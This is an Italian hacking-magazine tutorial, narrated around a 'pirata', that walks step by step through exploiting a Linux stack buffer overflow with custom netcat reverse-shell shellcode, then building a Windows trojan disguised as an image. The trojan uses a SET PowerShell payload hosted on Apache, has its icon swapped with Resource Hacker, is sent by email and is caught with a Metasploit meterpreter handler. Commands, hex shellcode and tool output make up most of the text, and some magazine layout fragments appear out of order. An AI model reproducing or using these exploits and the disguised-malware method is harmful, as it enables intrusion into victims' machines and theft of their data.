Il comando utilizzato al passo precedente permette al pirata la compilazione senza le protezioni dello stack di GCC. Per disabilitare la protezione del kernel, il pirata lancia **echo 0 → /proc/sys/kernel/randomize_va_space.** (non è necessario con Linux precedente al 2.6.12).

Analizzando il codice restituito dal comando **disas main**, c'è una chiamata alla funzione **strcpy**, all'istruzione **31**. Evidentemente, viene dichiarata una variabile, perché prima di quest'istruzione è presente l'istruzione **mov**, che sposta delle informazioni nel registro **eax** (che contiene le variabili di funzione). Qual è la dimensione della variabile? Bisogna capire come è cambiato il puntatore ESP. Questa operazione viene fatta all'istruzione **main+6**:

```
sub    $0x210,%esp
```

Al registro vengono sottratti **0x210 byte**, ovvero 528 byte, riservandoli alla variabile che verrà poi passata alla funzione **strcpy**. Significa che la dimensione effettiva della variabile è sicuramente inferiore a 528, perché nello spazio riservato devono essere presenti i vari byte della variabile (il pirata sa che sono essere 500, perché ha indicato tale dimensione nel codice sorgente), un byte che funge da terminatore di stringa (cioè un carattere **null**) e poi alcuni byte per ottenere un corretto allineamento dello **Stack**. L'allineamento dei

byte è necessario per garantire la corretta lettura delle **word** (cioè gruppi di 4 byte in un sistema a 32 bit, oppure 2 byte in un sistema a 16 bit). L'istruzione di ritorno della funzione è identificata come **main+42.** Per capire come si comporta il programma, si deve naturalmente interrompere la sua esecuzione prima di tale istruzione: serve un "breakpoint" presso l'istruzione immediatamente precedente, ovvero l'istruzione leave che è identificata come main+41. Il pirata fissa quindi il breakpoint con il comando:

```
b *main+41
```

Adesso, GDB metterà in pausa il programma appena arriva a tale istruzione, quindi un attimo prima di chiamare l'indirizzo di ritorno. Questa pausa offre la possibilità di vedere se l'indirizzo di ritorno viene sovrascritto e come. Il pirata ordina l'esecuzione del programma con il comando:

```
run `perl -e 'print "\x41"x600;'`
```

il programma si è fermato al breakpoint.
Per eseguire soltanto la prossima istruzione **Assembly**, senza arrivare davvero al termine del programma il pirata lancia

Con le mani in pasta...

Il pirata assembla lo shellcode ottenendolo in formato esadecimale

01 IL FILE ASSEMBLY

Il pirata apre un terminale e lancia il comando **nano shellcode.asm**. Inserisce nel file il codice dello shellcode: *www.edmaster.it/url/5759*. Poi, preme la combinazione di tasti **Ctrl+O** per salvare il file e **Ctrl+X** per chiudere l'editor di testo nano.

02 DA CODICE BINARIO...

A questo punto il pirata deve assemblare il codice **Assembly**: può farlo con il comando **nasm -fel32 -o shellcode.o shellcode.asm**. L'opzione indicata **(-fel32)** permette di ottenere un codice assemblato a 32 bit, più semplice di uno che lavora a 64 bit.

03 ...A ESADECIMALE

Il pirata ora ottiene la traduzione esadecimale del codice binario prodotto dall'assembler con il comando **for i in $(objdump -d shellcode.o -M intel |grep "^ " |cut -f2); do echo -n '\x'$i; done;echo**. Quindi, il pirata seleziona e copia il codice con **Ctrl+Shift+C**.

```
File Modifica Visualizza Segnalibri Impostazioni Aiuto
GNU nano 2.2.6 File: testshell.c

char shellcode[] = "\xeb\x3c\x5e\x31\xc0\x88\x46\x13\x88\x

int main()
{
        int (*ret)() = (int(*)())shellcode;
        ret();
}
```

04 IL TEST DEL CODICE

Adesso il pirata può realizzare un programma capace di eseguire questo codice sul sistema della vittima: ad esempio, con il programma **testshell.c** (*www.edmaster.it/url/5760*). Una volta compilato, dovrebbe offrirgli la connessione **netcat**.

il comando **s. GDB** avviserà che qualcosa è andato storto (**Single stepping until exit from function main**).
Se il pirata digita:

```
i r
```

otterrà questo risultato:

```
esp     0xfffd2f0     0xfffd2f0
ebp     0x41414141    0x41414141
esi     0x0    0
edi     0x0    0
eip     0x41414141    0x41414141
```

Si può notare che i registri del processore sono stati sovrascritti. In particolare, sia il registro eip contiene il codice **\x41\x41\x41\x41**, che è parte della stringa che avevamo fornito al programma tramite il comando **Perl**.
EIP è molto importante perché è il registro che contiene l'indirizzo della prossima istruzione da eseguire. La stringa di 600 byte dal valore **41** ha quindi sovrascritto l'indirizzo di ritorno della funzione **main**.

Nei meandri dei registri del processore

Il pirata studia il programma vulnerabile per capire come vengono scritti i registri

01 SERVER NETCAT

Il pirata provvede prima di tutto ad aprire il suo server netcat, dando il comando **nc.traditional -lvp 9999.** Dovrà quindi lasciare questa finestra aperta sul proprio computer, ed attendere una connessione in arrivo dal PC della/e vittima/e.

02 GNU DEBUGGER

Ora, il pirata deve studiare il programma vulnerabile per capire quali indirizzi di memoria può utilizzare. Supponendo di voler utilizzare il programma errore precedentemente compilato, il pirata lancia il comando **gdb -q ./errore.**

03 UN BREAKPOINT

Il pirata imposta un breakpoit per il controllo del programma, prima dell'istruzione di ritorno della funzione buggata, con **b *main+41.** Poi prova a far crashare il programma con **run `perl -e 'print "\x41"x600;'`**, fornendogli una stringa di 600 caratteri.

```
0x41414141 in ?? ()
(gdb) i r
eax     0x0          0
ecx     0xffffd760   -10400
edx     0xffffd343   -11453
ebx     0xf7fc3000   -134467584
esp     0xffffd2f0   0xffffd2f0
ebp     0x41414141   0x41414141
esi     0x0          0
edi     0x0          0
eip     0x41414141   0x41414141
eflags  0x202        [ IF ]
cs      0x23         35
```

04 IL REGISTRO EIP

Il programma andrà in crash, perché l'array può contenere solo 500 caratteri, ma il pirata impartisce i comandi **s** e poi **i r** per poter controllare i registri del processore poco prima del crash. Il registro **EIP** è stato riempito con 4 byte dal valore **41.**

SCRIVERE LO SHELLCODE

A questo punto, il pirata deve cominciare a scrivere il proprio **shellcode** capace di funzionare tramite una connessione remota. Il pirata scrive il codice in **Assembler**, quindi realizza un file con un nome del tipo **shellcode.asm**:

```
nano shellcode.asm
```

Il codice comincia con un salto alla sezione forward

```
jmp short        forward
```

Tale sezione, che si trova alla fine del file, contiene le due istruzioni:

```
forward:
call             back
db "/bin/netcat#-e#/bin/sh#127.127.127.127#9999#AAAA ↵
                                   BBBBC CCCDDDDEEEEFFFF"
```

Viene quindi chiamata la sezione back, memorizzando però in un'area di memoria il contenuto della stringa scritta tra virgolette. La stringa contiene di fatto tutte le informazioni necessarie: il programma netcat, l'opzione **-e**, il percorso della shell da lanciare, l'indirizzo IP del pirata (a cui ci si deve connettere) e la porta. Per ottenere il risultato che il pirata vuole, infatti, basterebbe che la vittima eseguisse il comando **netcat -e /bin/sh 127.127.127.127 9999**. L'indirizzo

"Dategli una stringa e distruggerà il mondo!"

Il pirata costruisce la stringa con cui provocare l'overflow nel programma vulnerabile

01 INDIRIZZO DI RITORNO

Il pirata lancia il comando **x/600x $esp**, per leggere i 600 byte successivi al puntatore ESP. Ad un certo punto, dovrebbe trovare un blocco con tutti i byte di valore **41**: l'indirizzo di inizio potrebbe essere, per esempio, **0xffffd510**.

02 SOMMA MULTIPLA DI 4

L'indirizzo appena scoperto viene utilizzato per inserire la nop sled. Una buona dimensione potrebbe essere 100 byte. Però, lo shellcode è lungo 135 byte, e la somma, 235, non è divisibile per 4. 236, però, lo è, quindi la nop sled dovrà contenere 101 byte per evitare sfasamenti.

03 LA STRINGA COMPLETA

Il pirata può scrivere la stringa (*www.edmaster.it/url/5761*): 101 byte del carattere **NOP (90)**, seguiti dallo shellcode, e poi dall'indirizzo di ritorno scritto al contrario per mantenere la codifica **little-endian**, ripetuto almeno un centinaio di volte.

04 PROGRAMMA ESEGUITO

Al pirata basta eseguire il programma con il comando **run** seguito dalla stringa completa: ovviamente, GDB chiederà conferma al pirata, considerato che si deve riavviare il programma attualmente fermo al breakpoint. Il pirata digita **y** e procede.

dell'esempio è un indirizzo locale, ma ovviamente il meccanismo funziona anche con uno remoto. Sono poi presenti 5 sequenze di 4 caratteri: queste servono al momento solo per riservare la memoria, che verrà poi sovrascritta con i gli indirizzi delle varie informazioni di cui abbiamo appena parlato. Visto che si tratta di un sistema a 32 bit, ogni indirizzo richiede 4 byte.

```
back:  pop   esi
```

Il primo comando, pop, si occupa di spostare nel registro ESI l'indirizzo di memoria della variabile che è stata memorizzata con il comando **db**.

```
xor              eax, eax
```

Il registro **eax** viene inizializzato al valore zero. Si sarebbe potuto fare anche con il comando **mov eax,0**, ma utilizzando xor non serve scrivere il simbolo **0**. Questo simbolo infatti funge da terminatore di stringa e bloccherebbe la lettura dello shellcode da parte del programma vulnerabile.

```
mov byte         [esi + 11], al     ; terminate /bin/netcat
```

Adesso, il programma sposta il contenuto della parte alta del registro **EAX** (AL è la parte alta di EAX) nell'undicesimo carattere della stringa memorizzata con il comando db. L'undicesi-

Attentato al Pinguino!

Il pirata riesce ad invadere il PC della sua vittima, anche se è equipaggiato con GNU/Linux

```
rint "\xeb\x3c\x5e\x31\xc0\x88\x46\x0b\x88\x46
46\x2b\x89\x76\x2c\x8d\x5e\x0c\x89\x5e\x30\x8c
89\x5e\x38\x8d\x5e\x27\x89\x5e\x3c\x89\x46\x40
56\x40\xcd\x80\xe8\xbf\xff\xff\xff\x2f\x62\x69
23\x2d\x65\x23\x2f\x62\x69\x6e\x2f\x73\x68\x23
31\x32\x37\x2e\x31\x32\x37\x23\x39\x39\x39\x39
42\x43\x43\x43\x43\x44\x44\x44\x44\x45\x45\x45
print "\x10\xd5\xff\xff"x100;'`

Breakpoint 1, 0x08048446 in main ()
(gdb) c
```

01 EIP SOVRASCRITTO

Il programma si fermerà nuovamente al breakpoint: se il pirata lancia ancora i comandi **s** e **i r** dovrebbe notare che **EIP** ha ora il valore **ffffd510**, o comunque l'indirizzo di inizio della NOP sled. Può anche controllare con **x/600x $esp**.

```
ng.
21520 is executing new program: /bin/nc.tr
 re-setting breakpoint 1: No symbol "main"
 re-setting breakpoint 1: No symbol "main"
 re-setting breakpoint 1: No symbol "main"
 re-setting breakpoint 1: No symbol "main"
21520 is executing new program: /bin/dash
binary : sh
```

02 TERMINALE ATTIVO

Se poi il pirata invia il comando **c**, l'esecuzione del programma continua senza fermarsi mai, ed il codice presente all'indirizzo di ritorno verrà eseguito: dovrebbe apparire un messaggio del tipo **executing new program /bin/dash**.

```
File   Modifica   Visualizza   Segnalibri   Im
root@TRINGALINVENT:/root# nc.traditio
listening on [any] 9999 ...
connect to [127.127.127.127] from loca
ls
errore
errore.c
```

03 DAL PC DEL PIRATA

L'exploit ha funzionato: il pirata può adesso visualizzare la finestra in cui aveva aperto il server netcat. Se scrive un comando in tale finestra, tale comando verrà eseguito sul sistema in cui è attivo il programma crackato errore.

```
e 'print "\xeb\x3c\x5e\x31\xc0\x88\x46\
88\x46\x2b\x89\x76\x2c\x8d\x5e\x0c\x89\
17\x89\x5e\x38\x8d\x5e\x27\x89\x5e\x3c\
8d\x56\x40\xcd\x80\xe8\xbf\xff\xff\xff\
74\x23\x2d\x65\x23\x2f\x62\x69\x6e\x2f\
2e\x31\x32\x37\x2e\x31\x32\x37\x23\x39\
42\x42\x43\x43\x43\x43\x44\x44\x44\x44\
-e 'print "\x10\xd5\xff\xff"x100;'`
binary : bash
```

04 SENZA DEBUGGER

Se la stringa funziona, il pirata può ormai utilizzarla direttamente, senza **gdb**, facendo eseguire all'utente il programma **./errore** con l'intera stringa. Ad esempio, se il programma fosse Flash Player basterebbe inserire la stringa in un falso file **SWF**.

Fig. 3 - Durante la situazione di overflow, l'intero spazio dedicato alla variabile nello Stack è riempito dai byte della variabile stessa. Viene sovrascritto anche il byte nullo, il puntatore del frame di memoria e l'indirizzo di ritorno della funzione

mo carattere è il primo simbolo #, ed il registro EAX contiene il valore **0**, ovvero il byte nullo con cui si può terminare la stringa. In poche parole, il pirata ha appena terminato la stringa inserendo il valore 0 al posto del cancelletto. Il programma procede poi a modificare l'area di memoria che inizia a **ESI+44**, ovvero i 4 caratteri **AAAA**. In questa porzione di memoria viene memorizzato L'indirizzo del puntatore ESI originale, ovvero il primo carattere della stringa memorizzata con il comando **db**.

```
lea             ebx, [esi + 12]
mov long        [esi + 48], ebx
```

Per la stringa -e le cose sono diverse: l'indirizzo da memorizzare infatti non è più **ESI**, ma **ESI+12**. Infatti, il dodicesimo carattere della stringa è proprio il simbolo – della stringa -e. L'indirizzo di tale carattere viene calcolato con il comando **lea** e memorizzato nel registro **EBX**. Poi si può spostare il valore dell registro **EBX** nei 4 byte successivi al 48esimo elemento dello stringa originale, ovvero i byte **BBBB**..

```
lea             ebx, [esi + 15]
mov long        [esi + 52], ebx
lea             ebx, [esi + 23]
mov long        [esi + 56], ebx
lea             ebx, [esi + 39]
mov long        [esi + 60], ebx
```

Si procede allo stesso modo per memorizzare gli indirizzi delle altre informazioni al posto dei vari blocchi di 4 lettere.

```
mov long        [esi + 64], eax
```

Alla fine, al posto dei byte **FFFF**, viene inserito un terminatore di stringa copiandolo dal primo valore che avevamo inserito nel registro EAX, ovvero il valore **0** (che è per l'appunto un byte nullo). Così, non c'è il rischio che il processore continui a leggere.

```
mov byte        al, 0x0b
```

Il pirata passa al registro EAX (parte alta) il byte, in valore esadecimale, **0x0b**. Si tratta del numero assegnato per convenzione alla chiamata di sistema del kernel Linux per la funzione execve, che permette l'esecuzione di un comando da shell.

```
mov             ebx, esi
```

Il puntatore ESI viene ora diretto all'indirizzo del primo valore del registro EBX.

```
lea             ecx, [esi + 44]
lea             edx, [esi + 64]
```

Nel registro ECX viene inserita la sequenza di indirizzi che comincia al byte 44, ovvero dove una volta era memorizzata la prima delle 4 A, e dove ora è memorizzato l'indirizzo del comando /bin/netcat. Significa che il valore dei vari indirizzi compresi tra ESI+44 ed ESI+64 (ultimo byte, visto che è un byte nullo e la lettura si ferma lì per convenzione dei processori) è la seguente stringa: **/bin/netcat -e /bin/sh 127.127.127.127 9999**. Ovvero, proprio quello che il pirata voleva ottenere. Il pirata ha ottenuto la shell remota che voleva con netcat. Il codice può poi essere assemblato per sistema a 32 bit con il comando:

```
nasm -felf32 -o shellcode.o shellcode.asm
```

E dal risultato si può estrarre il codice eseguibile in formato esadecimale con il seguente comando:


```
for i in $(objdump -d shellcode.o -M intel |grep "^ "
|cut -f2); do echo -n '\x'$i; done;echo
```

LA SICUREZZA DI GNU/LINUX

Il kernel offre dei meccanismi di protezione

Affinché un tentativo di cracking come quello analizzato in queste pagine possa avere successo è necessario che i meccanismi di protezione del kernel Linux siano disattivati **(exeecstack -s errore)**, rendendo dunque eseguibile il codice presente nel segmento di memoria Stack (nelle recenti versioni di Linux è eseguibile soltanto il segmento Text per ovvii motivi di sicurezza). Maggiori informazioni sono disponibili sulla pagina *www.edmaster.it/url/5762.*

Attacco al cuore di Windows

Dopo il Pinguino è il turno di Windows: ecco come il pirata invade l'OS di Microsoft

```
 1) Spear-Phishing Attack Vectors
 2) Website Attack Vectors
 3) Infectious Media Generator
 4) Create a Payload and Listener
 5) Mass Mailer Attack
 6) Arduino-Based Attack Vector
 7) Wireless Access Point Attack Vector
 8) QRCode Generator Attack Vector
 9) Powershell Attack Vectors
10) Third Party Modules
```

01 IL TOOL SEGRETO

L'ambiente desktop di Kali Linux è abbastanza semplice e intuitivo. Dopo aver cliccato sul menu **Applicazioni** (in alto a sinistra dell'interfaccia principale) ed essersi spostato nella sezione **Social Engineering Tools**, il pirata avvia il software **SET** (acronimo di **Social Engineering Tools**).

02 I SETTAGGI PERFETTI

Nella finestra che appare a schermo, il pirata preme **Invio** e, successivamente **1**, seguito da **Invio**, per selezionare l'opzione **Social Engineering Attacks**. Si ritrova di fronte ad un altro menu nel quale effettuare una scelta: preme **9 (Powershell Attack Vectors)** e conferma con **Invio**.

```
ful  landscape for deploying payloads and perfo
triggered by preventative technologies.

   1) Powershell Alphanumeric Shellcode Injector
   2) Powershell Reverse Shell
   3) Powershell Bind Shell
   4) Powershell Dump SAM Database

  99) Return to Main Menu

set:powershell>1
```

```
File  Modifica  Visualizza  Cerca  Terminale  Aiuto
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>
        inet 10.0.2.15  netmask 255.255.255.0  b
        inet6 fe80::a00:27ff:fe51:f26c  prefixle
        ether 08:00:27:51:f2:6c  txqueuelen 1000
        RX packets 13  bytes 2252 (2.1 KiB)
        RX errors 0  dropped 0  overruns 0  fram
        TX packets 31  bytes 2771 (2.7 KiB)
        TX errors 0  dropped 0 overruns 0  carri
```

03 TIPO DI ATTACCO

Infine, il pirata deve decidere che tipologia di attacco sferrare. Per essere sicuro di ottenere un controllo completo del computer della vittima designata, il pirata sceglie l'opzione **1 (Powershell Alphanumeric Shellcode Injector)** e conferma con **Invio**.

04 IL GIUSTO IP...

Il pirata ha bisogno di sapere quale sia l'indirizzo IP della macchina attaccante. Se non lo conosce, clicca su **File** e seleziona **Apri terminale**. Nella nuova finestra digita **ifconfig** seguito da **Invio**: l'indirizzo IP appare accanto al testo **inet**. Lo incolla nella finestra di **SET** e conferma con **Invio**.

```
 Alphanumeric Shellcode Injector
 Reverse Shell
 Bind Shell
 Dump SAM Database

Main Menu


for the payload listener (LHOST): 10.0.2.15
Enter the port for the reverse [443]:4444
```

```
set:powershell>1
set> IP address for the payload listener (LHO
set:powershell> Enter the port for the revers
[*] Prepping the payload for delivery and inj
[*] Generating x86-based powershell injection
[*] Finished generating powershell injection
[*] Encoded to bypass execution restriction p
[*] If you want the powershell commands and a
set/reports/powershell/
set> Do you want to start the listener now [y
```

05 ...E LA PORTA DA USARE

SET chiede al pirata di settare una porta da utilizzare per comunicare con il PC attaccato non appena sarà stabilita una connessione (ovvero, quando l'ignara vittima avrà aperto la finta immagine). Il pirata può settare la porta che preferisce (ad esempio la **4444**) e confermare con **Invio**.

06 TUTTO (O QUASI) PRONTO

Il software crea automaticamente tutto il necessario: il pirata non deve far altro che restare a guardare il monitor. Al messaggio **"Do you want to start the listener now"** risponde **no** e conferma con **Invio**. Il pirata può ora concentrarsi sulla finta immagine da inviare alla vittima.


SEMBRA UN'IMMAGINE, MA NON LO È!

L'obiettivo del pirata è quello di invadere il PC Windows di una vittima, ma senza destare sospetti. In questo caso, ciò che all'apparenza sembrerà alla vittima una comunissima immagine (con tanto di anteprima), in realtà è un file eseguibile Windows (.exe) che, se avviato, andrà ad eseguire delle azioni malevole sul sistema operativo di casa Microsoft. Più nel dettaglio, quel file creerà un canale di comunicazione fra il PC della vittima (equipaggiato con Windows) e quello del pirata (sul quale è in esecuzione Kali Linux) che ne assumerà il pieno controllo attivando da remoto la webcam, installando un keylogger o facendo incetta di tutti i file più importanti.

COSA FA IL CODICE DEL PIRATA?



Nonostante si possa pensare il contrario, il codice utilizzato dal malintenzionato per invadere un sistema equipaggiato con Windows è davvero banale (lo analizzeremo a breve). Il più, infatti, è costituito dal payload che, come abbiamo già avuto modo di scoprire, viene creato automaticamente dai tool integrati in Kali Linux. Dunque, le poche righe di codice (che scopriremo fra qualche pagina) servono giusto per far sì che il payload venga caricato sul PC della vittima e, per non destare sospetti, far sì che un'immagine venga effettivamente visualizzata. Di fatto, però, l'immagine verrà richiamata sul web server del PC attaccante.

Tutto su un server Web

Il pirata trasferisce il payload e l'immagine da far visualizzare alla sua vittima su un Web server

01 PRONTO AD AGIRE!

Il pirata avvia una nuova finestra del terminale, lancia il comando **mv /root/.set/reports/powershell/x86_powershell_injection.txt /var/www/html/payload.txt** e conferma con **Invio**. Il payload è ora stato spostato sul web server di modo che sia accessibile anche agli altri PC.

02 SERVE UN'IMMAGINE


Il Web pullula di immagini divertenti: più sarà curiosa l'immagine utilizzata dal pirata, maggiori saranno le probabilità che il malcapitato deciderà di cliccarci su due volte per vederla ingrandita! Il pirata raggiunge dunque **Google Immagini** e sceglie la foto che ritiene più opportuna.

03 SALVATAGGIO IN CORSO

Il pirata può procedere al salvataggio dell'immagine. Con un clic destro sull'immagine designata, clicca su **Salva immagine con nome** e, nella nuova finestra che appare, raggiunge il percorso **/var/www/html/**. Nomina l'immagine come **screenshot.jpg**.

04 WEB SERVER AVVIATO!

A questo punto, tutto è pronto per avviare il web server locale (presente di default e già configurarto in Kali Linux) e rendere accessibile il suo contenuto anche agli altri PC della rete. Il pirata avvia il terminale e da qui digita **service apache2 start** seguito dal tasto **Invio**.

Il virus prende forma

Per il pirata è arrivato il momento di creare il file da utilizzare come esca: pochi clic ed è subito pronto

01 IL CODICE MALEVOLO

Il pirata avvia il terminale e lancia il comando gedit per avviare un semplice editor di testo non formattato. In un nuovo file incolla il codice presente alla pagina **http://pastebin.com/BpYMb2rN** avendo cura di sostituire l'indirizzo IP con quello della macchina attaccante.

02 TUTTO IN UN FILE

A modifiche effettuate, il pirata clicca sul pulsante **Salva e memorizza il file** (sulla Scrivania) con il nome che preferisce seguito da **.c** (ad esempio, **evil.c**). Non gli resta che confermare premendo nuovamente il pulsante **Salva**. Può quindi chiudere l'editor di testo **Gedit**.


03 ESEGUIBILE CREATO

Il pirata si ritrova nuovamente nella finestra del terminale. Per lui è arrivato il momento di trasformare il file appena creato in un eseguibile Windows. Per farlo, raggiunge il percorso nel quale ha salvato il file **.c** (**cd Scrivania**) e digita gcc evil.c -o evil.exe seguito da **Invio**.

04 DA IMMAGINE A ICONA



A questo punto, il pirata avvia il browser e raggiunge il sito Web **www.icoconvert.com.** Clicca sul pulsante **Browse** e raggiunge il percorso nel quale ha salvato l'immagine **screenshot.jpg**, la seleziona e conferma prima con **Apri** e successivamente con **Upload**.


05 CONVERSIONE EFFETTUATA

Il pirata scorre la pagina Web fino a raggiungere la sezione **Select the icon format**. Qui, clicca su **ICO for Windows 7, Windows 8, Vista and XP** e seleziona la casella **256x256**. Non gli resta che cliccare sul pulsante **Convert** e attendere qualche secondo.

06 SERVE WINE

Infine, il pirata clicca su **Download your icon**, seleziona **Save File** e conferma con **OK**. A questo punto, da terminale, lancia il comando **apt-get install wine** per installare il software che gli consente di far girare anche su GNU/Linux programmi nativi per Windows.

Da eseguibile ad immagine!


Ecco come il pirata cambia l'icona del virus facendolo somigliare all'anteprima di una fotografia

01 EDITING DELL'EXE

Dal Web, il pirata scarica il software **Resource Hacker** e lo installa su **Kali Linux** tramite **Wine**. Lo avvia, si sposta nel menu **File**, clicca su **Open**, raggiunge il percorso nel quale ha salvato il file **.exe** e ne conferma l'apertura. Clicca su **Add Binary or Image Resource**.

02 AGGIUNTA DELL'ICONA

Nella nuova finestra che appare, il pirata clicca su **Select File** e seleziona l'icona **.ico** trasferita al passo precedente. Conferma dapprima con **Add Resource** e, dopo essere ritornato all'interfaccia grafica principale di **Resource Hacker**, con un clic sul pulsante **Save**.

```
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                  ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post       ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
```

03 TUTTO PRONTO!

Il nuovo file **.exe** (salvato nella stessa directory nella quale è presente quello originale) ha ora un aspetto decisamente simile ad un'anteprima di una foto, se visualizzato su Windows: il malcapitato ci cliccherà due volte convinto di aprire una vera immagine.

04 INVIO DEL VIRUS

A questo punto, il pirata può inviare tramite e-mail il nuovo file **.exe** (ma che in realtà sembra un'immagine) alla sua vittima. Avvia poi il terminale e lancia il comando **msfconsole**. Digita quindi il comando **use multi/handler** e conferma con **Invio**.

```
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoti
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                  ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post       ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/revers
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) >
```

```
+ -- --=[ 437 payloads - 37 encoders - 8 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co

msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) >
```

05 IL CENTRO DI CONTROLLO

